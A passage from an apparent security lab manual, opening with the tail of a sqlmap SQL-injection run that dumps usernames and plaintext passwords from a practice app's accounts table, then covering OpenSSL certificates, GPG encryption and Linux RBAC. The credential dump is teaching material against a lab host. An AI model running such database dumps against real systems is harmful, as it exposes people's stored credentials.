| 19  | TRUE      | Baker         | SoSecret      | ABaker    | Aaron     | Muffin tops only                        |
| 20  | FALSE     | Pan           | NotTelling    | PPan      | Peter     | Where is Tinker?                        |
| 21  | FALSE     | Hook          | JollyRoger    | CHook     | Captain   | Gator-hater                             |
| 22  | FALSE     | Jardine       | i<3devs       | james     | James     | Occupation: Researcher                  |
| 23  | FALSE     | Account       | user          | user      | User      | User Account                            |
| 24  | FALSE     | Skoudis       | pentest       | ed        | Ed        | Commandline KungFu anyone?              |
+-----+-----------+---------------+---------------+-----------+-----------+-----------------------------------------+

[04:20:17] [INFO] table 'nowasp.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.16.179.129/dump/nowasp/accounts.csv'
[04:20:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.16.179.129'

[*] ending @ 04:20:17 /2024-02-01/


┌──(kali㉿kali)-[~]
└─$
```

Experiment-6: Demonstrate the Use of SSL in IOT ecosystem for Secure Communication

Aim: To demonstrate the use of Secure Sockets Layer (SSL) using OpenSSL, an open-source command line tool that is commonly used to generate private keys, create CSRs, install your SSL/TLS certificate, and identify certificate information.

Tools Required: OpenSSL.

Keywords: Certificate Signing Requests (CSRs), Privacy Enhanced Mail (PEM), Public-Key Cryptography Standards (PKCS), Distinguished Encoding Rules (DER).

Procedural Commands:

Checking Your OpenSSL Version: Identifying which version of OpenSSL you are using is an important first step when preparing to generate a private key or CSR. Your version of OpenSSL dictates which cryptographic algorithms can be used when generating keys as well as which protocols are supported.

```
openssl version -a
```

OpenSSL and CSR Creation: OpenSSL does not come with a collection of trusted root certificates (also known as a root store or a trust store), so run the following command to download an updated copy of trusted certificates:

```
https://fossies.org/linux/www/curl-8.6.0.tar.xz/curl-8.6.0/scripts/mk-ca-bundle.pl
```

After you download and run the script, it will fetch the certificate data from Mozilla and convert it to the PEM format:

```
$ ./mk-ca-bundle.pl
```

Deciding on Key Generation Options: When generating a key, you have to decide three things: the key algorithm, the key size, and whether to use a passphrase.

(a) *Key Algorithm:* For the key algorithm, you need to take into account its compatibility. For this reason, we recommend you use RSA.

(b) *Key Size:* For the key size, you need to select a bit length of at least 2048 when using RSA and 256 when using ECDSA; these are the smallest key sizes allowed for SSL certificates. Unless you need to use a larger key size, we recommend sticking with 2048 with RSA and 256 with ECDSA.

(c) *Passphrase:* For the passphrase, you need to decide whether you want to use one. If used, the private key will be encrypted using the specified encryption method, and it will be impossible to use without the passphrase. Because there are pros and cons with both options, it's important you understand the implications of using or not using a passphrase.

Generating Your Private Key: After deciding on a key algorithm, key size, and whether to use a passphrase, you are ready to generate your private key. Use the following command to generate your private key using the RSA algorithm:

```
openssl genrsa -out yourdomain.key 2048
```

This command generates a private key in your current directory named yourdomain.key (`-out yourdomain.key`) using the RSA algorithm (`genrsa`) with a key length of 2048 bits (`2048`). The generated key is created using the OpenSSL format called PEM. Use the following command to generate your private key using the RSA algorithm with a passphrase:

```
$ openssl genpkey -out fd.key \
-algorithm RSA \
-pkeyopt rsa_keygen_bits:2048 \
-aes-128-cbc
```

Note: Enter the PEM passphrase when prompted in the terminal.

Use the following command to view the raw, encoded contents (PEM format) of the private key:

```
cat yourdomain.key
```

Even though the contents of the file might look like a random chunk of text, it actually contains important information about the key. Use the following command to decode the private key and view its contents:

```
openssl rsa -text -in yourdomain.key -noout
```

The `-noout` switch omits the output of the encoded version of the private key. Use the following command to decode the private key with passphrase and view its contents:

```
$ openssl pkey -in fd.key -text -noout
Enter pass phrase for fd.key: ****************
```

Extracting Your Public Key: The private key file contains both the private key and the public key. You can extract your public key from your private key file if needed. Use the following command to extract your public key:

```
openssl rsa -in yourdomain.key -pubout -out yourdomain_public.key
```

Creating Your CSR: After generating your private key, you are ready to create your CSR. The CSR is created using the PEM format and contains the public key portion of the private key as well as information about you (or your company). Use the following command to create a CSR using your newly generated private key:

```
openssl req -new -key yourdomain.key -out yourdomain.csr
```

After entering the command, you will be asked series of questions. Your answers to these questions will be embedded in the CSR. Answer the questions as described below:

Country Name (2 letter code)	The two-letter country code where your company is legally located.
State or Province Name (full name)	The state/province where your company is legally located.
Locality Name (e.g., city)	The city where your company is legally located.
Organization Name (e.g., company)	Your company's legally registered name (e.g., YourCompany, Inc.).
Organizational Unit Name (e.g., section)	The name of your department within the organization. (You can leave this option blank; simply press **Enter**.)

Common Name (e.g., server FQDN)	The fully-qualified domain name (FQDN) (e.g., www.example.com).
Email Address	Your email address. (You can leave this option blank; simply press **Enter**.)
A challenge password	Leave this option blank (simply press **Enter**).
An optional company name	Leave this option blank (simply press **Enter**).

Some of the above CSR questions have default values that will be used if you leave the answer blank and press **Enter**. These default values are pulled from the OpenSSL configuration file located in the **OPENSSLDIR** (see Checking Your OpenSSL Version). If you want to leave a question blank without using the default value, type a "`.`" (`period`) and press **Enter**.

CSR generation doesn't have to be interactive. Using a custom OpenSSL configuration file, you can both automate the process and do certain things that are not possible interactively. For example, let's say that we want to automate the generation of a CSR for `www.feistyduck.com`. We would start by creating a file '`fd.cnf`' with the following contents:

```
[req]
prompt = no distinguished_name = dn req_extensions = ext input_password =
PASSPHRASE

[dn]
CN = www.feistyduck.com
emailAddress = webmaster@feistyduck.com
O = Feisty Duck Ltd
L = London
C = GB

[ext]
subjectAltName = DNS:www.feistyduck.com,DNS:feistyduck.com
```

Now you can create the CSR directly from the command line:

```
openssl req -new -config fd.cnf -key fd.key -out fd.csr
```

Signing Your Own Certificates: If you're configuring a TLS server for your own use or for a quick test, sometimes you don't want to go to a CA for a publicly trusted certificate. It's much easier just to use a self-signed certificate using the following command:

```
openssl x509 -req -days 365 -in fd.csr -signkey fd.key -out fd.crt
```

Additionally, you don't actually have to create a CSR in a separate step. The following command creates a self-signed certificate starting with a key alone:

```
openssl req -new -x509 -days 365 -key fd.key -out fd.crt
```

Using the -subj Switch: Another option when creating a CSR is to provide all the necessary information within the command itself by using the `-subj` switch. Use the following command to disable question prompts when generating a CSR:

```
openssl req -new -key yourdomain.key -out yourdomain.csr \
-subj "/C=US/ST=Utah/L=Lehi/O=Your Company, Inc./OU=IT/CN=yourdomain.com"
```

This command uses your private key file (`-key yourdomain.key`) to create a new CSR (`-out yourdomain.csr`) and disables question prompts by providing the CSR information (`-subj`).

Creating Your CSR with One Command: Instead of generating a private key and then creating a CSR in two separate steps, you can actually perform both tasks at once. Use the following command to create both the private key and CSR:

```
openssl req -new \
-newkey rsa:2048 -nodes -keyout yourdomain.key \
-out yourdomain.csr \
-subj "/C=US/ST=Utah/L=Lehi/O=Your Company, Inc./OU=IT/CN=yourdomain.com"
```

This command generates a new private key (`-newkey`) using the RSA algorithm with a 2048-bit key length (`rsa:2048`) without using a passphrase (`-nodes`) and then creates the key file with a name of yourdomain.key (`-keyout yourdomain.key`). The command then generates the CSR with a filename of yourdomain.csr (`-out yourdomain.csr`) and the information for the CSR is supplied (`-subj`).

Verifying CSR Information: After creating your CSR using your private key, we recommend verifying that the information contained in the CSR is correct and that the file hasn't been modified or corrupted. Use the following command to view the information in your CSR before submitting it to a CA (e.g., `DigiCert`):

```
openssl req -text -in yourdomain.csr -noout -verify
```

The `-noout` switch omits the output of the encoded version of the CSR. The `-verify` switch checks the signature of the file to make sure it hasn't been modified.

Viewing Certificate Information: After receiving your certificate from the CA (e.g., `DigiCert`), we recommend making sure the information in the certificate is correct and matches your private key. You do this by using the `x509` command. Use the following command to view the contents of your certificate:

```
openssl x509 -text -in yourdomain.crt -noout
```

Verifying Your Keys Match: To verify the public and private keys match, extract the public key from each file and generate a hash output for it. All three files should share the same public key and the same hash value. Use the following commands to generate a hash of each file's public key:

```
openssl pkey -pubout -in .\private.key | openssl sha256
```

```
openssl req -pubkey -in .\request.csr -noout | openssl sha256
```

```
openssl x509 -pubkey -in .\certificate.crt -noout | openssl sha256
```

Note: The above commands should be entered one by one to generate three separate outputs.

Each command will output `(stdin)=` followed by a string of characters. If the output of each command matches, then the keys for each file are the same. However, if there is any mismatch, then the keys are not the same and the certificate cannot be installed.

Key mismatch errors are typically caused by installing a certificate on a machine different from the one used to generate the CSR. If you run into a key mismatch error, you need to do one of the following:

- Transfer the private key from the machine used to generate the CSR to the one you are trying to install the certificate on
- Install the certificate on the machine with the private key
- Generate an entirely new key and create a CSR on the machine that will use the certificate

Converting Certificate Formats: By default, OpenSSL generates keys and CSRs using the PEM format. However, there might be occasions where you need to convert your key or certificate into a different format in order to export it to another system.

1. *PEM to PKCS#12:* The PKCS#12 format is an archival file that stores both the certificate and the private key. This format is useful for migrating certificates and keys from one system to another as it contains all the necessary files. PKCS#12 files use either the `.pfx` or `.p12` file extension. Use the following command to convert your PEM key and certificate into the PKCS#12 format (i.e., a single `.pfx` file):

```
openssl pkcs12 -export -name "yourdomain-digicert-(expiration date)" \
-out yourdomain.pfx -inkey yourdomain.key -in yourdomain.crt
```

Note: After you enter the command, you will be asked to provide a password to encrypt the file. Because the PKCS#12 format is often used for system migration, we recommend encrypting the file using a very strong password.

This command combines your private key (`-inkey yourdomain.key`) and your certificate (`-in yourdomain.crt`) into a single `.pfx` file (`-out yourdomain.pfx`) with a friendly name (`-name "yourdomain-digicert-(expiration date)"`), where the expiration date is the date that the certificate expires.

2. *PKCS#12 to PEM:* Because the PKCS#12 format contains both the certificate and private key, you need to use two separate commands to convert a `.pfx` file back into the PEM format. Use the following command to extract the private key from a PKCS#12 (`.pfx`) file and convert it into a PEM encoded private key:

```
openssl pkcs12 -in yourdomain.pfx -nocerts -out yourdomain.key -nodes
```

Use the following command to extract the certificate from a PKCS#12 (`.pfx`) file and convert it into a PEM encoded certificate:

```
openssl pkcs12 -in yourdomain.pfx -nokeys -clcerts -out yourdomain.crt
```

Note: You will need to provide the password used to encrypt the `.pfx` file in order to convert the key and certificate into the PEM format.

3. *PEM to DER:* The DER format uses ASN.1 encoding to store certificate or key information. Similar to the PEM format, DER stores key and certificate information in two separate files and typically uses the same file extensions (i.e., `.key`, `.crt`, and `.csr`). The file extension `.der` was used in the below examples for clarity. Use the following command to convert a PEM encoded certificate into a DER encoded certificate:

```
openssl x509 -inform PEM -in yourdomain.crt -outform DER -out yourdomain.der
```

Use the following command to convert a PEM encoded private key into a DER encoded private key:

```
openssl rsa -inform PEM -in yourdomain.key -outform DER -out yourdomain_key.der
```

4. *DER to PEM:* Use the following command to convert a DER encoded certificate into a PEM encoded certificate:

```
openssl x509 -inform DER -in yourdomain.der -outform PEM -out yourdomain.crt
```

Use the following command to convert a DER encoded private key into a PEM encoded private key:

```
openssl rsa -inform DER -in yourdomain_key.der -outform PEM -out yourdomain.key
```

Additional Information:

OpenSSL is a cryptographic toolkit that consists of many different utilities. I counted 48 in my version. If there was ever an appropriate time to use the phrase Swiss Army knife of cryp- tography, this is it. Even though you'll use only a handful of the utilities, you should familiar- ize yourself with everything that's available because you never know what you might need in the future.

To get an idea of what is on offer, simply request help:

```
openssl help
```

```
Standard commands
asn1parse         ca                ciphers           cms
crl               crl2pkcs7         dgst              dhparam
dsa               dsaparam          ec                ecparam
enc               engine            errstr            gendsa
genpkey           genrsa            help              list
nseq              ocsp              passwd            pkcs12
pkcs7             pkcs8             pkey              pkeyparam
pkeyutl           prime             rand              rehash
req               rsa               rsautl            s_client
s_server          s_time            sess_id           smime
speed             spkac             srp               storeutl
ts                verify            version           x509

Message Digest commands (see the `dgst' command for more details)
blake2b512        blake2s256        gost              md4
md5               mdc2              rmd160            sha1
sha224            sha256            sha3-224          sha3-256
sha3-384          sha3-512          sha384            sha512
sha512-224        sha512-256        shake128          shake256
sm3

Cipher commands (see the `enc' command for more details)
aes-128-cbc       aes-128-ecb       aes-192-cbc       aes-192-ecb
aes-256-cbc       aes-256-ecb       aria-128-cbc      aria-128-cfb
aria-128-cfb1     aria-128-cfb8     aria-128-ctr      aria-128-ecb
aria-128-ofb      aria-192-cbc      aria-192-cfb      aria-192-cfb1
aria-192-cfb8     aria-192-ctr      aria-192-ecb      aria-192-ofb
aria-256-cbc      aria-256-cfb      aria-256-cfb1     aria-256-cfb8
aria-256-ctr      aria-256-ecb      aria-256-ofb      base64
bf                bf-cbc            bf-cfb            bf-ecb
bf-ofb            camellia-128-cbc  camellia-128-ecb  camellia-192-cbc
camellia-192-ecb  camellia-256-cbc  camellia-256-ecb  cast
cast-cbc          cast5-cbc         cast5-cfb         cast5-ecb
cast5-ofb         des               des-cbc           des-cfb
des-ecb           des-ede           des-ede-cbc       des-ede-cfb
des-ede-ofb       des-ede3          des-ede3-cbc      des-ede3-cfb
des-ede3-ofb      des-ofb           des3              desx
idea              idea-cbc          idea-cfb          idea-ecb
idea-ofb          rc2               rc2-40-cbc        rc2-64-cbc
rc2-cbc           rc2-cfb           rc2-ecb           rc2-ofb
rc4               rc4-40            seed              seed-cbc
seed-cfb          seed-ecb          seed-ofb          sm4-cbc
sm4-cfb           sm4-ctr           sm4-ecb           sm4-ofb
```

Activity:

De-cipher the snippet of the following shell-file `certificate.sh` and list-down the certificate configuration of the same.

```
openssl req -new -newkey rsa:4096 -days 3650 -nodes -x509 \
-subj "/C=GB/ST=London/L=London/O=Global Security/OU=R&D Department/CN=rose-floral.com" \
-keyout cert.key  -out cert.crt
```

Experiment-7: Encrypt and transfer data to an intended recipient in Cloud

Aim: To demonstrate the use of GNU Privacy Guard (GPG), an open-source public key cryptography implementation of the OpenPGP for the secure transmission of information/document between parties and also verify its genuineness.

Tools Required: GNU Privacy Guard (GPG).

Keywords: GNU Privacy Guard (GPG), Pretty Good Privacy (PGP), Open Pretty Good Privacy (Open PGP).

Procedure:

1. Set up the GPG Keys in your Kali VM:

```
sudo apt-get update
sudo apt-get install gnupg
```

2. To begin using GPG to encrypt your communications, you need to create a key pair. You can do this by issuing the following command:

```
gpg --gen-key
```

This will take you through a few questions that will configure your keys:

- Please select what kind of key you want: (1) RSA and RSA (default)
- What keysize do you want? 4096
- Key is valid for? 1y (expires after 1 year. If you are just testing, you may want to create a short-lived key the first time by using a number like "3" instead.)
- Is this correct? Y
- Real name: your real name here
- Email address: your_email@address.com
- Comment: Optional comment that will be visible in your signature
- Change (N)ame, ©omment, (E)mail or (O)kay/(Q)uit? O
- Enter passphrase: Enter a secure passphrase here (upper & lower case, digits, symbols)

At this point, gpg will generate the keys using ***entropy***. Entropy describes the amount of unpredictability and nondeterminism that exists in a system. GPG needs this entropy to generate a secure set of

keys. This process may take a long time depending on how active your system is and the '***keysize***' you selected.

3. You need to have a way of invalidating your key pair in case there is a security breach or in case you lose your secret key. There is an easy way of doing this with the GPG software:

```
gpg --output ~/revocation.crt --gen-revoke your_email@address.com
```

   You will be asked to confirm the revocation key creation and then prompted for the reason that it is being revoked. Afterwards, you will then be asked to supply a comment and finally, to confirm the selections.

   Before creating the revocation certificate, you will need to enter your GPG key's passphrase to confirm your identity. The revocation certificate will be written to the file specified by the --output flag (`revocation.crt` in this example).

4. You should immediately restrict the permissions on the generated certificate file in order to prevent unauthorized access:

```
chmod 600 ~/revocation.crt
```

   Note: 600 permissions means that only the owner of the file has full read and write access to it. Once a file permission is set to 600, no one else can access the file.

5. Because of the way that public key encryption is designed, there is not anything malicious that can happen if unknown people have your public key. With this in mind, it may be beneficial to make your public key publicly available. People can then find your information to send you messages securely from your very first interaction. You can send anyone your public key by requesting it from the GPG system:

```
gpg --output ~/mygpg.key --armor --export your_email@address.com
```

6. You can then send this file to the other party over an appropriate medium or you may publish your key to a key server using the following syntax:

```
gpg --send-keys --keyserver pgp.mit.edu key_id
```

   The key will be uploaded to the specified server. Afterwards, it will likely be distributed to other key servers around the world.

7. Before encrypting the desired message or content we'll have to check for the recipient's public key (and import them if necessary):

```
gpg --import name_of_pub_key_file
```

8. There is also the possibility that the person you are wishing to communicate with has uploaded their key to a public key server. A popular key server that syncs its information with a variety of other servers is the MIT public key server. You can search for people by their name or email address by going here in your web browser:

```
https://pgp.mit.edu/

or execute the following command in your Terminal:

gpg --keyserver pgp.mit.edu  --search-keys search_parameters
```

   You can use this method of searching by name or email address. You can import keys that you find by following the prompts.

9. Verifying the recipient's public key is mandatory, but instead of verifying the entire public keys of both parties, you can simply compare the "***fingerprint***" derived from these keys. This will give you a reasonable assurance that you both are using the same public key information. You can get the fingerprint of a public key by typing:

```
gpg --fingerprint your_email@address.com
```

10. Signing a key tells your software that you trust the key that you have been provided with and that you have verified that it is associated with the person in question. To sign a key that you've imported, simply type:

```
gpg --sign-key email@example.com
```

    When you sign the key, it means you verify that you trust the person is who they claim to be.

11. You should allow the person whose key you are signing to take advantage of your trusted relationship by sending them back the signed key. You can do this by typing:

```
gpg --output ~/signed.key --export --armor email@example.com
```

    You'll have to type in your passphrase again. Afterwards, their public key, signed by you, will be displayed. Send them this, so that they can benefit from gaining your "stamp of approval" when interacting with others.

    When they receive this new, signed key, they can import it, adding the signing information you've generated into their GPG database. They can do this by typing:

```
gpg --import ~/signed.key
```

Now the recipient can demonstrate to other people that you trust that their identity is correct.

12. You can easily encrypt and decrypt messages after you have shared your keys with the other party. You can encrypt messages using the "`--encrypt`" flag for GPG. The basic syntax would be:

```
gpg --encrypt --sign --armor -r person@email.com name_of_file
```

This encrypts the message using the recipient's public key, signs it with your own private key to guarantee that it is coming from you, and outputs the message in a text format instead of raw bytes. The filename will be the same as the input filename, but with an .asc extension.

You should include a second "-r" recipient with your own email address if you want to be able to read the encrypted message. This is because the message will be encrypted with each person's public key, and will only be able to be decrypted with the associated private key.

So, if it was only encrypted with the other party's public key, you would not be able to view the message again, unless you somehow obtained their private key. Adding yourself as a second recipient encrypts the message two separate times, one for each recipient.

13. When you receive an encrypted message, simply call GPG on the message file to decrypt and read the contents:

```
gpg file_name.asc
```

The software will prompt you as necessary. If instead of a file, you have the message as a '**raw text stream**', you can copy and paste it after typing '**gpg**' without any arguments. You can press "`CTRL-D`" to signify the end of the message and GPG will decrypt it for you.

14. Key maintenance is one of the most important steps in applications depending upon public-key cryptography. There are a number of procedures that you may need to use on a regular basis to manage your key database. To list your available GPG keys that you have from other people, you can issue this command:

```
gpg --list-keys
```

Your key information can become outdated if you are relying on information pulled from public key servers. You do not want to be relying on revoked keys, because that would mean you are trusting

potentially compromised keys. You can update the key information by issuing:

```
gpg --refresh-keys
```

This will fetch new information from the key servers. You can pull information from a specific key server by using:

```
gpg --keyserver <key_server> --refresh-keys
```

You may receive error messages if any of your keys cannot be found on the key server.

Note on Privacy:

- Using GPG correctly can help you secure your communications with different people.
- This is extremely helpful, especially when dealing with sensitive information, but also when dealing with regular, everyday messaging.
- Because of the way that certain encrypted communications can be flagged by monitoring programs, it is recommended to use encryption for everything, not just "***secret***" data.
- That will make it more difficult for people to know when you are sending important data or just sending a friendly hello.


Licensing about the tools:

- ***PGP:*** A proprietary encryption solution owned by Symantec.
- ***Open PGP:*** The IETF-approved standard that describes any encryption technology that uses processes interoperable with PGP.
- ***GPG:*** Another popular solution that follows the Open PGP standard and provides an interface for users to easily encrypt their files.

	Pretty Good Privacy (PGP)	OpenPGP	GNU Privacy Guard
WHAT IS IT	The original PGP software	Protocol specification	Software
LICENSE	Proprietary	Open source	Free software license
WHERE TO GET IT	No longer available	Widely available in commercial products and open source projects	https://gnupg.org/
USED FOR	No longer used	Designing software that is compatible with the OpenPGP protocol specification	Encrypting and digitally signing email, messages and files

Why PGP: Pretty Good Privacy uses a variation of the public key system. In this system, each user has an encryption key that is publicly known and a secret or private key that is known only to that user. Users encrypt a

message they send to someone else using that person's public PGP key. When the recipient receives the message, they decrypt it using their private key.



Experiment-8: Design an RBAC for a given set of users in a Linux Environment

Aim: To demonstrate the use of Linux group management for user accounts that share the same permissions and access to certain information and implement an effective Role-Based Access Control (RBAC).

Types of User Accounts:

Account Type	Access Level	Usage
Root User	Access to the entire Linux system. Root users can initiate any command, modify system settings, edit files, or install software without restrictions.	Primarily used to perform system administration tasks.
Standard User	User privileges are limited. Standard users cannot perform actions that affect core system settings or other user accounts.	Basic access for utilizing various system resources.
Sudo User	A standard user who has been granted permissions to execute certain commands as the root user.	Every command that requires root privileges must be preceded with the `sudo` command.
System Account	User accounts for applications or automated services that need to perform specific tasks on the Linux system.	System accounts operate with restricted permissions to enhance security and control over system operations.
Guest User	Temporary accounts with restricted and controlled privileges.	Users that need access for a limited time and do not require personal files and settings.
User Groups	Permissions are assigned to a collection of users who are organized into logical groups with identical permissions.	Admins can manage permissions for an entire user group instead of managing individual user accounts.

User Management Files: Linux stores user and group data in specific files and directories that contain user account info, passwords, and group configurations. System administrators can interact with these files to control and modify user and group settings in Linux.

i. ***/etc/passwd***. The ***passwd*** file contains a '*list of user accounts*' and the corresponding user ID, group ID, home directory, and the default shell. It is readable by most users, but only ***root*** and ***sudo*** accounts can add new users or remove and modify existing user data.
ii. ***/etc/group***. The ***group*** file contains a '*list of user groups*'. Each line in the file represents a group and displays the group name, GID, and group members. Administrators can interact with this file to manage settings for an entire collection of users.
iii. ***/etc/sudoers***. The ***sudoers*** file specifies which users have elevated permissions, on which machines, and for which directories. Admins can use this file to configure permissions for users and groups to use the ***sudo*** command.
iv. ***/etc/shadow***. The ***shadow*** file stores encrypted '*user password information*' and other password-related data such as the password expiration date, last change date, and account expiration date. It is only accessible by the ***root*** user or users with appropriate privileges. The restricted access and encryption add another security layer compared to the ***/etc/passwd*** file.
v. ***/etc/gshadow***. The ***gshadow*** file stores encrypted user '*group password*' information and other password-related data such as the password expiration date, last change date, and account expiration date. Like the ***shadow*** file, it is only accessible by the root user or users with appropriate privileges.
vi. ***/etc/skel***. The *skel* directory contains '*default configuration scripts and templates*' such as ***.bashrc*** and ***bash_profile***. The templates are copied to the user's home directory when a new user is created, streamlining the provisioning of new user accounts.
vii. ***/etc/login.defs***. The ***login.defs*** file contains '*system-wide user account policy settings*', like the password aging policy. System administrators can refer to and modify this file to enforce specific security and user management rules.

Note: Editing user management files directly is not recommended, as potential errors may compromise system security and integrity.

Commands:

1. **To check currently logged users:**

```
$ who -H
```

2. **To list all users on the Linux system:**

```
$ cat /etc/passwd
```

3. **To create a user:**

```
$ sudo useradd test_account
or
$ sudo adduser test_account2
```

The following command creates John's account with uid (`-u`) as `1002`, the home directory (`-d`) as `/home/john` and sets (`-s`) `/bin/bash` as his default shell.

```
$ useradd -u 1002 -d /home/john -s /bin/bash john
```

4. **To modify default user settings:** The ***usermod*** command in Linux is used to modify various attributes of an existing user account. Administrators can utilize several options with this command to change specific data points:
   - `-d` Changes the user's home directory.
   - `-s` Changes the user's default shell.
   - `-e` Sets an account expiry date.
   - `-c` Adds a comment to the user's entry.
   - `-u` Changes the user's UID (User ID).
   - `-aG` Adds the user to supplementary groups without removing existing group memberships.

   In the following command, the `-d` option is used to change the location of the user's home directory:

```
$ sudo usermod -d /var/test_account test_account
```

To change John's default shell to `/bin/zsh`, the following command can be used:

```
$ sudo usermod -s /bin/zsh john
```

5. **To delete a user:**

```
$ sudo userdel test_account2
```

6. **To create a group:**

```
$ sudo groupadd test_group

# To check the created group
$ cat /etc/group
```

```
Or
$ cat /etc/group | grep test_group
```

7. **To add or remove members from a Group:**

```
$ sudo adduser test_account test_group # To add

$ sudo deluser test_account test_group # To remove
```

Use the ***usermod*** command with the **-a** (append) and **-G** (groups) options to append a user to an existing group while keeping them in their current groups:

```
$ sudo usermod –aG test_group test_account2
```

8. **To display all groups a user is a member of:**

```
$ id test_account

#The -n and -G options instruct id to only list group names instead of numeric IDs.

$ id -nG test_account
```

9. **To list all Groups and Members:**

```
$ getent group

# You can parse this list to extract group members using a tool like awk:

$ getent group | awk -F: '$4 != "" {print $1 ": " $4}'
```

10. **To change directory permissions:**

Changing directory permissions in Linux:

```
# To add permissions
$ sudo chmod +rwx <filename>
# To remove permissions
$ sudo chmod -rwx <directoryname>
# To allow executable permissions
$ sudo chmod +x <filename>
# To take out write and executable permissions
$ sudo chmod -wx <filename>
```

Note: "**r**" is for read, "**w**" is for write, and "**x**" is for execute.

Changing directory permissions for group owners and others: The command for changing directory permissions for group owners is similar, but add a "**g**" for group or "**o**" for users:

```
$ sudo chmod g+w <filename>
$ sudo chmod g-wx <filename>
```

```
$ sudo chmod o+w <filename>
$ sudo chmod o-rwx <foldername>
```

To change directory permissions for everyone, use "**u**" for users, "**g**" for group, "**o**" for others, and "**ugo**" or "**a**" (for all).

```
# To give read, write, and execute to everyone
$ sudo chmod ugo+rwx <foldername>
# To give only read permission for everyone
$ sudo chmod a=r <foldername>
```

Managing permissions for groups of files and directories:

```
$ sudo chgrp <groupname> <filename>
$ sudo chgrp <groupname> <foldername>
```

Note: group must exit before you can assign groups to files and directories.

Changing ownership:

```
$ sudo chown <username> <filename>
$ sudo chown <username> <foldername>
```

Combining the group and ownership command can also be done by using:

```
$ sudo chown -R <username>:<group_name> /home/name/directoryname

Eg: 'march2024' and all files and subdirectories within it will be
owned by the user 'john' and the 'group: development' users.
$ sudo chown -R john:development /home/kali/march2024
```

Changing permissions using numeric code: **x**: Represents the permissions for the *file-owner*. **y**: Represents the permissions for the *group*; **z**: Represents the permissions for *others* (everyone else).

Permission Combinations: When calculating permissions, you add these values together based on the permissions you want to grant.

i. `0` No Permission
ii. `1` Execute
iii. `2` Write
iv. `3` Write and Execute
v. `4` Read
vi. `5` Read and Execute
vii. `6` Read and Write
viii. `7` Read, Write, and Execute (full-permission)

- Example-1: **0** No permissions for anyone.

- Example-2: **7** Full permissions for the file owner, group, and others.
- Example-3: **5** Read and execute permissions for the file owner and group, but no permissions for others.
- Example-4: **6** Read and write permissions for the file owner, but no permissions for the group or others.
- Example-5: **755** Common permission set for executables: *File-owner* has full permissions (**7**), *Group* and *Others* have read and execute permissions (**5**).

```
# Sets myfile.sh to have permissions rwxr-xr-x
$ sudo chmod 755 myfile.sh
```

Scenario: To install VLC Media Player only for a specific set of users '***rose***' and '***jack***' on a Linux system.

Procedure: You can achieve this by manually installing VLC in a directory accessible only to those users. This way, the application will not be globally installed for all users, but only for the specified group:

Step 1: Create a Directory for Local Install

1. Log in as ***root*** or a user with ***sudo*** privileges.
2. Choose a directory where you want to install VLC for the specific users:

```
$ sudo mkdir /opt/vlc
```

3. Set the appropriate permissions to this directory to ensure that only the specified users or groups can access it. You can create a group for these users and assign ownership of the directory to that group:

```
$ sudo groupadd vlcusers
$ sudo chown -R root:vlcusers /opt/vlc
$ sudo chmod -R 770 /opt/vlc
```

Step 2: Download and Install VLC

4. Download the VLC Media Player installation package from the official VLC website or use your package manager's repository:

```
$ wget https://download.videolan.org/pub/videolan/vlc/3.0.16/vlc-3.0.16.tar.xz
```

5. Extract the downloaded archive:

```
$ tar -xf vlc-3.0.16.tar.xz
```

6. Change into the extracted VLC directory:

```
$ cd vlc-3.0.16
```

7. Configure the VLC build to install in the desired location (`/opt/vlc`):

```
$ ./configure --prefix=/opt/vlc
```

8. Compile VLC:

```
$ make
```

9. Install VLC to the specified directory:

```
$ sudo make install
```

Step 3: Add Users to the '***vlcusers***' Group

10. Add the users who should have access to VLC to the ***vlcusers*** group:

```
$ sudo usermod -aG vlcusers rose
$ sudo usermod -aG vlcusers jack
```

Step 4: Setting Environment Variables

11. To make it easier for users to run VLC from the command line, you might want to add the VLC binary path to their PATH environment variable. You can do this by editing the **~/.bashrc** or **~/.profile** file for each user:

```
$ echo 'export PATH="/opt/vlc/bin:$PATH"' >> ~/.bashrc
source ~/.bashrc
```

Step 5: Verify Installation

12. Users in the '***vlcusers***' group should now have access to VLC:

```
$ vlc
```